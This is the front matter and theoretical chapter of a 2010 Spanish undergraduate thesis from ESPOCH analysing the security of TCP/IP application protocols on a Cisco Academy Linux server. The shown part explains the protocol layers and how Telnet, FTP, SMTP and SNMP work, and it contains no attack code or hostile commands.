ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

ESCUELA DE INGENIERÍA EN SISTEMAS

"ANÁLISIS DE SEGURIDAD DE LOS PROTOCOLOS DE INTERNET (TCP/IP) Y SU PREVENCIÓN, APLICADO A LOS SERVIDORES DE LA ACADEMIA CISCO (ESPOCH)"

TESIS DE GRADO

PREVIA LA OBTENCIÓN DEL TÍTULO DE INGENIERO EN SISTEMAS INFORMÁTICOS

AUTORES:

CARLOS FABIÁN MOYANO YEROVI

VERÓNICA ALEXANDRA VILLA YÁNEZ

RIOBAMBA

2010

Expresamos nuestro agradecimiento a las Autoridades y maestros de la Escuela Superior Politécnica de Chimborazo y de manera especial al Ingeniero Danilo Pástor y al Ingeniero Alberto Arellano, quienes con sus valiosos criterios nos ayudaron para el desarrollo y consecución del presente trabajo de investigación.

Dedico a Dios y a mi familia, de manera muy especial a mis padres y hermano, que se han constituido en mi soporte en los momentos difíciles y en la luz que me ha iluminado durante mi carrera.

Además agradezco a mis amigos más cercanos, a esos amigos que siempre me han acompañado y con quienes he contado desde que los conocí, Andrea Vallejo y Alberto Arellano.

Verónica Alexandra

Dedico el presente trabajo…

A Jesucristo, por ser quien ha estado a mi lado en todo momento dándome las fuerzas necesarias para seguir luchando…

A mi familia, por su amor y apoyo durante toda mi vida…

Y a todas aquellas personas y amigos, quienes me ayudaron en mi formación moral e intelectual...

.

Carlos Fabián

FIRMAS RESPONSABLES

Dr. Romeo Rodríguez **DECANO DE LA FACULTAD DE INFORMÁTICA Y ELECTRÓNICA**	_____	_____
Ing. Iván Menes **DIRECTOR DE LA ESCUELA DE INGENIERÍA EN SISTEMAS**	_____	_____
Ing. Danilo Pástor **DIRECTOR**	_____	_____
Ing. Alberto Arellano **MIEMBRO**	_____	_____
Lcdo. Carlos Rodríguez **DIRECTOR DEL DEPARTAMENTO DE DOCUMENTACIÓN**	_____	_____
Nota	_____	_____

Nosotros: Verónica Alexandra Villa Yánez y Carlos Fabián Moyano Yerovi, somos los responsables de las ideas, doctrinas y resultados expuestos en esta Tesis y el patrimonio intelectual de la misma pertenecen a la Escuela Superior Politécnica de Chimborazo.

INDICE GENERAL

CAPÍTULO IV

CAPÍTULO V

INDICE DE GRÁFICOS

INDICE DE TABLAS

INTRODUCCIÓN

Los datos son un bien invaluable de las empresas o instituciones, para lo cual los administradores de la red, deben identificar mecanismos y herramientas que les permita transmitir de una manera segura la información.

Actualmente mediante el avance de la tecnología y uso de equipos informáticos se pone a disposición distinto tipo de información la cual es de interés diverso y debe buscarse las distintas herramientas o comandos que puedan protegerla ya que en el caso específico de un servidor este debería mantener un nivel de seguridad mediano por lo menos para garantizar el manejo de los datos de sus usuarios.

Linux representa en su mayoría un sistema operativo poco utilizado por su leve conocimiento; el uso de este en su mayoría es en servidores o equipos de red, lo cual de acuerdo a estudios reales se ha comprobado que un equipo que tenga el sistema Windows instalado posee mayor probabilidad de tener un alto porcentaje de vulnerabilidades mientras que un equipo en Linux presenta el menor porcentaje que lo hace de alguna manera más seguro que su competidor.

El tener un menor porcentaje a presentar vulnerabilidades no la hace inmune al contrario esta tesis trata de la utilización de herramientas y comandos del propio sistema operativo para la mejora del nivel de seguridad.

En el presente trabajo se pondrá a consideración el uso de varias herramientas entre las cuales tenemos Nessus, Ntop, Snort , Iptraf entre otras.

Nessus se presenta como un scanner de gran ayuda para los administradores de red, el mismo permite crear políticas sobre la detección de vulnerabilidades del sistema operativo que se usa, además el uso conjunto del Ntop ayuda a una detección de posibles anormalidades dentro de nuestra red, lo cual puede relacionarse con el tráfico de red o las peticiones que reciba el servidor.

El snort es una herramienta que se presenta como una múltiple ayuda para el administrador de la red ya que puede funcionar en varios modos lo cual le facilitará a la persona encargada de la red adaptarlo a sus necesidades.

La elaboración de una guía de prevención tiene como objetivo principal la disminución de vulnerabilidades a fallos que pudiera estar expuesto el servidor de la Academia Cisco, lo cual ayudará a la mejora del nivel de seguridad del mismo.

Se puede tener en cuenta que con el desarrollo de los sistemas informáticos siempre existirá un constante movimiento con respecto a las seguridades de tal o cual sistema lo cual debe ser previsto y de la misma forma atendido, por lo que la persona encargada de la administración de la red debe estar en una constante actualización de conocimientos para de esa manera evitar nuevas vulnerabilidades.

En este trabajo se pone a consideración la investigación realizada dentro de la Academia Cisco la cual servirá para mejorar el desempeño de su Servidor.

CAPÍTULO I

MARCO DE REFERENCIA

1.1. Título de la Investigación

"ANÁLISIS DE SEGURIDAD DE LOS PROTOCOLOS DE INTERNET (TCP/IP) Y SU PREVENCIÓN, APLICADO A LOS SERVIDORES DE LA ACADEMIA CISCO (ESPOCH)"

1.2. Problema la de Investigación

Habitualmente el diseño de las redes se basaba en características como funcionalidad o eficiencia, pero no en la seguridad; condiciones que son rentables desde un punto de vista de negocio o corto plazo, pero que pueden resultar caras a largo plazo. Para la

realizar el análisis de una red segura es necesario conocer los detalles y características de los protocolos subyacentes, que serán los encargados de transportar la información y datos que desean distribuirse, a su vez, deberán analizarse los servicios que se proporcionan en dicha red y sus detalles de funcionamiento

En seguridad informática, la palabra vulnerabilidad hace referencia a una debilidad en un sistema permitiendo a un atacante violar la confidencialidad, integridad, disponibilidad, control de acceso y consistencia del sistema o de sus datos y aplicaciones.

Las vulnerabilidades son el resultado de bugs o de fallos en el diseño del sistema los cuales son detectados mediante un análisis. En un sentido más amplio, también pueden ser el resultado de las propias limitaciones tecnológicas, porque, en principio, no existe sistema 100% seguro. Por lo tanto existen vulnerabilidades teóricas y vulnerabilidades reales (conocidas como exploits).

Las vulnerabilidades en las aplicaciones suelen corregirse con parches, hotfixs o con cambios de versión. En tanto algunas otras requieren un cambio físico en un sistema informático.

Las vulnerabilidades se descubren muy seguido en grandes sistemas, y el hecho de que se publiquen rápidamente por todo internet (mucho antes de que exista una solución al problema), es motivo de debate. Mientras más conocida se haga una vulnerabilidad, hay más probabilidades de que existan piratas informáticos que quieren aprovecharse de ellas.

Análisis

Dentro del análisis de la Seguridad de los protocolos de Internet (TCP/IP) realizaremos un estudio de aquellos que conforman la capa de aplicación, dando a conocer su formato, su

trabajo, las vulnerabilidades a los que está expuesto mediante el uso de sus servicios y de agentes externos.

El mencionado análisis se llevará a cabo mediante el uso de un servidor de la Academia Cisco (ESPOCH)

Limitación

La limitación es el uso de los protocolos mencionados (HTTP, DNS, SNMP, SMTP, FTP, TELNET, SSH) los mismos que serán evaluados en base a los servicios que prestan dentro de la familia (TCP/IP)

1.3. Objetivos

Objetivo General

Analizar la seguridad de los protocolos de Internet (TCP/IP) y su prevención, aplicado a los servidores de la Academia CISCO (ESPOCH)"

Objetivos Específicos

- Analizar a profundidad los protocolos de Internet.
- Analizar las vulnerabilidades de los protocolos de la capa de aplicación (HTTP, DNS, SNMTP, SMTP, FTP, TELNET, SSH)
- Diagnosticar los ataques de los servicios de Internet.
- Implementar un Servidor Linux para el análisis correspondiente

- Desarrollar una guía de prevención para corregir y mejorar la seguridad de los protocolos analizados.

1.4. Justificación de la Investigación

Justificación Teórica

La información ha sido desde siempre un bien invaluable y protegerla ha sido una tarea continua y de vital importancia. A medida que se crean nuevas técnicas para la transmisión de la información, se idean otras que permitan acceder a ella sin autorización.

Actualmente, se puede hacer una infinidad de transacciones a través de Internet y para muchas de ellas, es imprescindible que se garantice un nivel adecuado de seguridad. Esto es posible si se siguen ciertas reglas que se pueden definir según la necesidad de la entidad que las aplica.

La seguridad no es solo una aplicación de un nuevo programa capaz de protegernos, es más bien un cambio de conducta y de pensar. Hay que adueñarse del concepto seguridad e incluso volverse algo paranoico para que en cada labor que se desempeñe, se piense en seguridad y en cómo incrementarla.

Por todo lo expuesto se realizará una investigación, la cual ayudará a establecer un nivel óptimo de la seguridad sobre un servidor Linux en la Academia Cisco , que enseñará al administrador a tomar este tema como uno de los puntos claves para el buen funcionamiento del sistema.

Justificación Práctica

Por todo lo expuesto se realizará una investigación, la cual ayudará a establecer un nivel óptimo de la seguridad sobre un servidor Linux en la Academia Cisco , que enseñará al administrador a tomar este tema como uno de los puntos claves para el buen funcionamiento del sistema.

1.5. Hipótesis.

El análisis de la seguridad de los protocolos de Internet permitirá establecer los fallos de seguridad del servidor Linux, para disminuir el número de vulnerabilidades y ataques al que está expuesto el servidor de la Academia CISCO de la Escuela Superior Politécnica de Chimborazo, mediante el desarrollo de una guía de prevención que permita corregir y mejorar la seguridad de los protocolos analizados.

CAPÍTULO II

MARCO TEÓRICO

2. CONCEPTOS BÁSICOS DE PROTOCOLOS Y SISTEMAS OPERATIVOS

2.1. Introducción

Actualmente el uso de TCP/IP se ha extendido a la totalidad de redes de comunicaciones de datos lo cual ha sido potenciado por el uso del Internet.

Los protocolos y sistemas operativos son una parte fundamental dentro del proceso de comunicación y transmisión de datos, por tal razón es importante conocer a fondo dichos protocolos para poder implantar medidas, las cuales puedan hacer frente a ataques o cualquier tipo de amenaza externa dirigida hacia la integridad de los datos.

Protocolos

Los conceptos que se presentan son planteados por distintos autores:

"Es el conjunto de normas y reglas, organizadas y convenidas de mutuo acuerdo entre todos los participantes en una comunicación. "[1]

"Término tomado del lenguaje diplomático que se utiliza para designar las reglas y convenciones necesarias para intercambiar información en un sistema de telecomunicaciones."[2]

"Conjunto de estándares que controlan la secuencia de mensajes que ocurren durante una comunicación entre entidades que forman una red."[3]

"Conjunto formal de reglas que define el formato, tiempo y el control de error para facilitar el intercambio de información entre dos procesos de comunicación"[4]

En base a lo mencionado podemos decir lo siguiente:

Protocolo es un conjunto de normas y reglas estandarizadas las cuales controlan la secuencia de mensajes que se dan durante el intercambio de información entre dos procesos de comunicación

Cabe mencionar que existen varias clasificaciones de los protocolos tomando en cuenta distintos aspectos pero para una descripción breve hemos tomado la siguiente:

- Protocolo de Internet
- Protocolos de red.
- Protocolo tunelizado.

[1] http://mx.geocities.com/lemt78/
[2] www.cem.itesm.mx/dacs/publicaciones/logos/comunicarte/2007/febrero.html
[3] http://es.wikipedia.org/wiki/Protocolo

[4] www.cft.gob.mx/cofetel/html/agitec/normas/NOM-060-sct1-1993.doc

Protocolo de Internet

El protocolo de internet es un protocolo no orientado a la conexión el cual es usado tanto en el origen y destino para una comunicación de datos a través de una red de paquetes conmutados, su principal característica es la transmisión de paquetes llamados bloques, por lo cual el intercambio de la información no es fiable; a esto se le denomina el mejor esfuerzo (best effort)

La principal desventaja es no tener un mecanismo de para determinar la llegada o no del paquete a su destino, lo única seguridad que utiliza es un checksum o sumatoria de cabeceras y no de los datos transmitidos.

Protocolos De Red

Protocolo de red o también Protocolo de Comunicación es el conjunto de reglas que especifican el intercambio de datos u órdenes durante la comunicación entre las entidades que forman parte de una red.

Protocolos Tunelizado

Es un protocolo de red que encapsula a un protocolo de sesión dentro de otro. El protocolo A es encapsulado dentro de un B de esta manera el primero considera al segundo como si estuviera en el nivel de enlace de datos

Esta técnica es usada para transportar un protocolo determinado a través de una red que en condiciones normales no aceptaría, también es utilizado para la creación de redes virtuales.

Pila De Protocolos

Una pila de Protocolos es una familia o conjunto de protocolos que forman un set que abarca casi todas las capas del modelo OSI.

Al hablar acerca de las funcionalidades de cada uno de los protocolos podemos decir que en la práctica exactamente los protocolos no corresponden a una capa específica sino también; los mismos pueden abarcar más de una capa o simplemente no implementar toda su funcionalidad en la capa.

Existe una gama de pilas de protocolos las cuales son usadas

TCP/IP

La familia de protocolos TCP/IP IP (*Transport Control Protocol/ Internet Protocol*) es la base actual de Internet, se caracteriza por un estándar ad-hoc de protocolos de comunicaciones.

TCP/IP está diseñado en una estructura en capas, fundamentada en el estándar de los protocolos de comunicaciones que diseñó la organización ISO, denominada OSI (Open Systems Interconnetion)

.La pila TCP/IP incluye:

- SMTP(Simple Mail Transfer Protocol) para el correo electrónico
- HTTP(Hiper Text Transfer Protocol)para la transferencia de páginas Web
- FTP(File Transfer Protocol) para la transferencia de archivos
- SNMP(Simple Network Manager Protocol) para la administración de las Redes
- DNS(Domain Naming Service)para la resolución de nombres
- TELNET para acceso remoto a un host

- SSH protocolo Seguro

Familia de Protocolos TCP/IP

La familia de protocolos TCP/IP IP (Transport Control Protocol/ Internet Protocol) es la base actual de Internet y de las redes.

TCP/IP permite que en una misma capa pueda haber protocolos diferentes en funcionamiento siempre que utilicen las funciones suministradas por la capa inferior y provean a la superior de otras funciones, además posibilita el enlace de los computadores que usan distintos sistemas operativos sobre redes de área local (LAN) y área extensa (WAN).

El stack de protocolos TCP/IP puede describirse por analogía con el modelo OSI que describe los niveles o capas de la pila de protocolos, aunque en la práctica no corresponde con el modelo en Internet.

Al hablar de una pila de protocolos, cada nivel soluciona una serie de problemas relacionados con la transmisión de datos, y proporciona un servicio bien definido a los niveles más altos.

El nivel de complejidad y abstracción de cada una de las capas es mayor en los niveles superiores ya que son estos los más cercanos al usuario, dejando a los inferiores la traducción de los datos para que los mismos sean manipulables físicamente

Niveles en la Pila TCP/IP

La especificación de los niveles de la Pila TCP/IP, es muy variada ya que se presenta un número inexacto de capas.

El siguiente diagrama intenta mostrar la pila TCP/IP:




Gráfico II.1.-Niveles de la Pila TCP/IP

Capa de Aplicación

La Capa de Aplicación combina las capas de Sesión, Presentación y Aplicación del modelo OSI, maneja los protocolos de alto nivel, incluyendo los asuntos de representación, codificación y control de diálogo.

Esta capa se ocupa del manejo de las aplicaciones que se comunican a través de la red con otros programas

Las aplicaciones específicas de esta capa pasan los datos en el formato que internamente use el programa y se aplica una codificación acorde al protocolo que se use.

Los protocolos que intervienen en esta capa incluyen a HTTP, FTP (Transferencia de archivos), SMTP (correo electrónico), SSH (login remoto seguro), DNS (Resolución de nombres de dominio) y muchos otros.

Luego de la codificación mencionada los datos son enviados a la capa inferior (Transporte) en el cual son asociados a un número de puerto.

Capa de Transporte

Correspondiente con la capa de Transporte del modelo OSI, es la parte de la pila de protocolos donde se encuentra el protocolo de control de transporte, o TCP.

Esta capa maneja la calidad de servicio, confiabilidad, control de flujo y corrección de errores, sus protocolos son los siguientes:

- **Transmission Control Protocol (TCP).**

  Proporciona una conexión segura que permite la entrega sin errores de un flujo de bytes desde una máquina origen a una destino. Maneja el control de flujo.

- **User Datagram Protocol (UDP)**

Es un protocolo no orientado a la conexión, por lo esta razón no garantiza el reparto seguro del paquete enviado, es usado cuando se necesita tiempos cortos de respuesta sin importar la fiabilidad en la entrega

Capa de Internet

Esta capa está por completo contenida en lo que correspondería a la capa de red del modelo OSI, el propósito de la misma es enviar los paquetes de la fuente de cualquier red en el interred (interconexión de varios protocolos) y hacer que lleguen a su destino, sin importar la ruta que tomen para llegar ahí.

Incluye el enrutamiento de paquetes a través de la red de redes, conocida como Internet. El protocolo de Internet (IP) utiliza direcciones IP, las cuales consisten en un identificador de red y un identificador de host, para determinar la dirección de un dispositivo con el que se está comunicando.

No hay garantías de entrega ni de orden (IP no está orientado a la conexión), gestiona las rutas de los paquetes y controla la congestión.

Capa de Acceso de Red

Este nivel se encuentra conformado por dos subniveles:

- **Interfaz de Red** –.

  Esta capa resulta similar a la capa de Enlace del modelo OSI, dentro de la capa de interfaz de red o enlace de datos se especifica como son transportados los paquetes sobre el nivel físico, incluido los delimitadores (patrones de bits concretos que marcan el comienzo y el fin de cada trama).

  Es en esta capa donde se realiza la función de enrutar los datos entre dispositivos en una misma red y controlar en intercambio de datos entre la red y otros dispositivos.

- **Física** –

  Al igual que en el modelo OSI, el nivel físico describe las características físicas de la comunicación, como las convenciones sobre la naturaleza del medio usado (como las comunicaciones por cable, fibra óptica o radio), y todo lo relativo a los detalles como los conectores, código de canales y modulación, potencias de señal, longitudes de onda, sincronización y temporización y distancias máximas.

5	**Aplicación**	ej. HTTP, FTP, DNS *(protocolos de enrutamiento como* BGP *y RIP, que por varias razones funcionen sobre TCP y UDP respectivamente, son considerados parte del nivel de red)*
4	**Transporte**	ej. TCP, UDP, RTP, SCTP *(protocolos de enrutamiento como* OSPF, *que funcionen sobre IP, son considerados parte del nivel de Internet)*

3	**Internet**	Para TCP/IP este es el Protocolo de Internet (IP) *(protocolos requeridos como* ICMP *e* IGMP *funcionan sobre IP, pero todavía se pueden considerar parte del nivel de red;* ARP *no funciona sobre IP)*
2	**Enlace**	ej. Ethernet, Token Ring, PPP, HDLC, Frame Relay, RDSI, ATM, IEEE 802.11, FDDI
1	**Físico**	ej. medio físico, y técnicas de codificación, T1, E1

Gráfico II.2.-Especificaciones de las capas

Protocolos de la Capa de Aplicación en TCP/IP

La Capa de Aplicación (Application Layer, que en OSI corresponde a las capas 5,6 y 7) gestiona las características de las comunicaciones propias de la aplicación.

Las aplicaciones son construidas en términos de servicios definidos para alguna de las capas antes mencionadas, pudiendo, por ejemplo, comunicarse directamente con una capa en particular.

En TCP/IP en este nivel se encuentran varios protocolos como Telnet, FTP, HTTP, SMTP, SNMP, NFS, entre otros.

A continuación revisamos los protocolos que forman parte de nuestra investigación:

Protocolo Telnet

El protocolo Telnet es un protocolo de Internet estándar que permite conectar terminales y aplicaciones en Internet; proporciona reglas básicas que permiten vincular a un cliente (sistema compuesto de una pantalla y un teclado) con un intérprete de comandos (del lado del servidor).

Telnet se aplica en una conexión TCP para enviar datos en formato ASCII codificados en 8 bits, entre los cuales se encuentran secuencias de verificación Telnet, brinda un sistema de comunicación orientado bidireccional (semidúplex) codificado en 8 bits y fácil de implementar.

Funcionamiento de TELNET

TELNET es un protocolo basado en tres conceptos básicos:

- El concepto de NVT (Network Virtual Terminal) (NVT).

  Una NVT es un dispositivo imaginario que posee una estructura básica común a una amplia gama de terminales reales. Cada host mapea las características de su propia terminal sobre las de su correspondiente NVT, y asume todos los demás hosts harán lo mismo.

- Una perspectiva simétrica de las terminales y los procesos.
- Negociación de las opciones de la terminal.

  El protocolo TELNET usa el principio de opciones negociadas, ya que muchos host pueden desear suministrar servicios adicionales, más allá de los que dispone en la NVT. Se pueden negociar diversas opciones. El cliente y el servidor utilizan una serie de convenciones para establecer las características operacionales de su conexión TELNET a través de los mecanismos "DO, DON'T, WILL, WON'T"("hazlo, no lo hagas, lo harás, no lo harás").

Tabla II.I.-Especificaciones de las capas

Solicitud	Respuesta	Interpretación
DO	WILL	El remitente comienza utilizando la opción El remitente no debe utilizar la opción
	WON'T	El remitente no debe utilizar la opción
WILL	DO	El remitente comienza utilizando la opción, después de enviar *DO*
	DON'T	El remitente no debe utilizar la opción
DON'T	WON'T	El remitente indica que ha desactivado la opción
WON'T	DON'T	El remitente indica que el remitente debe desactivar la opción

Los dos hosts comienzan verificando que existe una comprensión mutua entre ellos, una vez que se ha completado esta negociación inicial, son capaces de trabajar en el nivel mínimo implementado por la NVT; luego de haber logrado este entendimiento mutuo, pueden negociar opciones adicionales para ampliar las capacidades de la NVT y así reflejar con precisión la capacidad del hardware real que se está usando.

Debido al modelo simétrico usado por TELNET, tanto el cliente como el servidor pueden proponer el uso de opciones adicionales.




Gráfico II.3.-El modelo simétrico de Telnet.- La negociación comienza con la NVT como punto de partida

Protocolo FTP

Es un protocolo de transferencia de archivos entre sistemas conectados a una red TCP basado en la arquitectura cliente-servidor, lo cual nos permite que desde un equipo cliente nos podemos conectar a un servidor para descargar archivos desde él o para enviarle nuestros propios archivos independientemente del sistema operativo utilizado en cada equipo.

Cuando se establece una comunicación mediante FTP entre dos máquinas ha de superarse una fase previa de autentificación basada en un fichero de contraseñas, de la misma forma que se nos proporciona una shell en un ordenador, bien de modo local o remotamente a través de telnet.

Al hablar del tipo de comunicación establecida por el mencionado protocolo diremos que la misma no es segura, tampoco tiene la capacidad de filtrado, aunque es muy difícil tomar el control de un máquina mediante FTP

La función del protocolo FTP

El protocolo FTP define la manera en que los datos deben ser transferidos a través de una red TCP/IP.

El objetivo del protocolo FTP es:

- Permitir que equipos remotos puedan compartir archivos
- Permitir la independencia entre los sistemas de archivo del equipo del cliente y del equipo del servidor
- Permitir una transferencia de datos eficaz

Tipos fundamentales de acceso a través de FTP

Existen dos tipos fundamentales de acceso a través de FTP y son los siguientes:

Acceso anónimo

Esto se refiere cuando el contacto con la máquina lo realiza un usuario sin autentificar y sin ningún tipo de privilegio en el servidor. En ese caso, el usuario es confinado a un directorio público donde se le permite descargar los archivos allí ubicados pero sin posibilidad de escribir ningún fichero. No se le permite, normalmente, subir de nivel y listar los contenidos de los directorios de nivel superior.

Acceso autorizado

Se refiere cuando el usuario que solicita la conexión tiene una cuenta con ciertos privilegios en el servidor y, tras autentificarse, se le confina a su directorio predeterminado desde donde puede descargar ficheros y, si la política del sistema se lo permite, también escribir, aunque normalmente se limita su espacio mediante una cuota de disco. Puede estar autorizado a recorrer parte del árbol de directorios y listar su contenido o escribir el ellos, dependiendo del tipo de privilegios que posea.

Modelo Ftp

El protocolo FTP está incluido dentro del modelo cliente-servidor, es decir, un equipo envía solicitudes (el cliente) y el otro las espera para llevar a cabo acciones (el servidor).

Durante una conexión FTP, se encuentran abiertos dos canales de transmisión:

- Un canal de comandos (canal de control)
- Un canal de datos




Gráfico II.3.- Modelo FTP

Por lo tanto, el cliente y el servidor cuentan con dos procesos que permiten la administración de estos dos tipos de información:

DTP (Proceso de transferencia de datos) es el proceso encargado de establecer la conexión y de administrar el canal de datos. El DTP del lado del servidor se denomina SERVIDOR DE DTP y el DTP del lado del cliente se denomina USUARIO DE DTP.

PI (Intérprete de protocolo) interpreta el protocolo y permite que el DTP pueda ser controlado mediante los comandos recibidos a través del canal de control. Esto es diferente en el cliente y el servidor:

- El SERVIDOR PI es responsable de escuchar los comandos que provienen de un USUARIO PI a través del canal de control en un puerto de datos, de establecer la conexión para el canal de control, de recibir los comandos FTP del USUARIO PI a través de éste, de responderles y de ejecutar el SERVIDOR DE DTP.
- El USUARIO PI es responsable de establecer la conexión con el servidor FTP, de enviar los comandos FTP, de recibir respuestas del SERVIDOR PI y de controlar al USUARIO DE DTP, si fuera necesario.

Cuando un cliente FTP se conecta con un servidor FTP, el USUARIO PI inicia la conexión con el servidor de acuerdo con el protocolo Telnet. El cliente envía comandos FTP al

servidor, el servidor los interpreta, ejecuta su DTP y después envía una respuesta estándar. Una vez que se establece la conexión, el servidor PI proporciona el puerto por el cual se enviarán los datos al Cliente DTP. El cliente DTP escucha el puerto especificado para los datos provenientes del servidor.

Es importante tener en cuenta que, debido a que los puertos de control y de datos son canales separados, es posible enviar comandos desde un equipo y recibir datos en otro.

Entonces, por ejemplo, es posible transferir datos entre dos servidores FTP mediante el paso indirecto por un cliente para enviar instrucciones de control y la transferencia de información entre dos procesos del servidor conectados en el puerto correcto.




Gráfico II.4.-Transferencia de Archivos

En esta configuración, el protocolo indica que los canales de control deben permanecer abiertos durante la transferencia de datos. De este modo, un servidor puede detener una transmisión si el canal de control es interrumpido durante la transmisión.

Protocolo Smtp

El protocolo SMTP (Protocolo simple de transferencia de correo) es el protocolo estándar que permite la transferencia de correo de un servidor a otro mediante una conexión punto a punto.

Funcionamiento

SMTP se basa en el modelo cliente-servidor, donde un cliente envía un mensaje a uno o varios receptores.

En el conjunto de protocolos TCP/IP, el SMTP va por encima del TCP, usando normalmente el puerto 25 en el servidor para establecer la conexión.

Especificaciones Del Protocolo Smtp

Especificaremos el formato de las órdenes que el proceso cliente de la máquina origen utiliza para transmitir el correo al proceso servidor en la máquina destino, así como las respuestas que esta devuelve tras realizar las operaciones solicitadas.

La comunicación entre el cliente y el servidor consiste en líneas de texto legible (caracteres ASCII de 7 bits) con una rígida sintaxis. El tamaño máximo permitido para estas líneas es de 1000 caracteres.

Las líneas enviadas por el cliente, denominadas comandos, consisten en un código identificador de la operación, formado por cuatro letras, mas una serie de argumentos.

Conexión al inicio del protocolo

Cuando se emplea el protocolo TCP el servidor SMTP escucha permanentemente al puerto 25, en espera de algún cliente que desea enviarlo. El protocolo de aplicación SMTP inicia el comando HELO, seguido de la identificación del cliente, el servidor lo acepta con un código <<250 OK>>.

Protocolo Snmp (Simple Network Manager Protocol)

SNMP es un protocolo de nivel de aplicación para consulta a los diferentes elementos que forma una red, (routers, switches, hubs, hosts, modems, impresoras, etc), en sus distintas versiones es un conjunto de aplicaciones de gestión de red que emplea los servicios ofrecidos por TCP/IP

Cada equipo conectado a la red ejecuta unos procesos (agentes), para que se pueda realizar una administración tanto remota como local de la red. Dichos procesos van actualizando variables (manteniendo históricos) en una base de datos, que pueden ser consultadas remotamente.

Arquitectura De Snmp

La arquitectura SNMP consta de los siguientes componentes:

- Gestores (NMS's)
- Agentes (nodos administrados)
- MIB (base de datos con información)
- SMI (administración de la base de datos)
- protocolos (órdenes)

Un **NMS** ejecuta aplicaciones que supervisan y controlan a los dispositivos administrados. Los NMS's proporcionan el volumen de recursos de procesamiento y memoria requeridos para la administración de la red. Uno o más NMS's deben existir en cualquier red administrada.

Un **agente** es un módulo de software de administración de red que reside en un dispositivo administrado. Un agente posee un conocimiento local de información de administración (memoria libre, número de paquetes IP recibidos, rutas, etcétera), la cual es traducida a un formato compatible con SNMP y organizada en jerarquías.

Un **dispositivo administrado** es un nodo de red que contiene un agente SNMP y reside en una red administrada. Estos recogen y almacenan información de administración, la cual es puesta a disposición de los NMS's usando SNMP. Los dispositivos administrados, a veces llamados elementos de red, pueden ser routers, servidores de acceso, switches, bridges, hubs, computadores o impresoras.

MIB es una colección de información que está organizada jerárquicamente. Las MIB's son accedidas usando un protocolo de administración de red

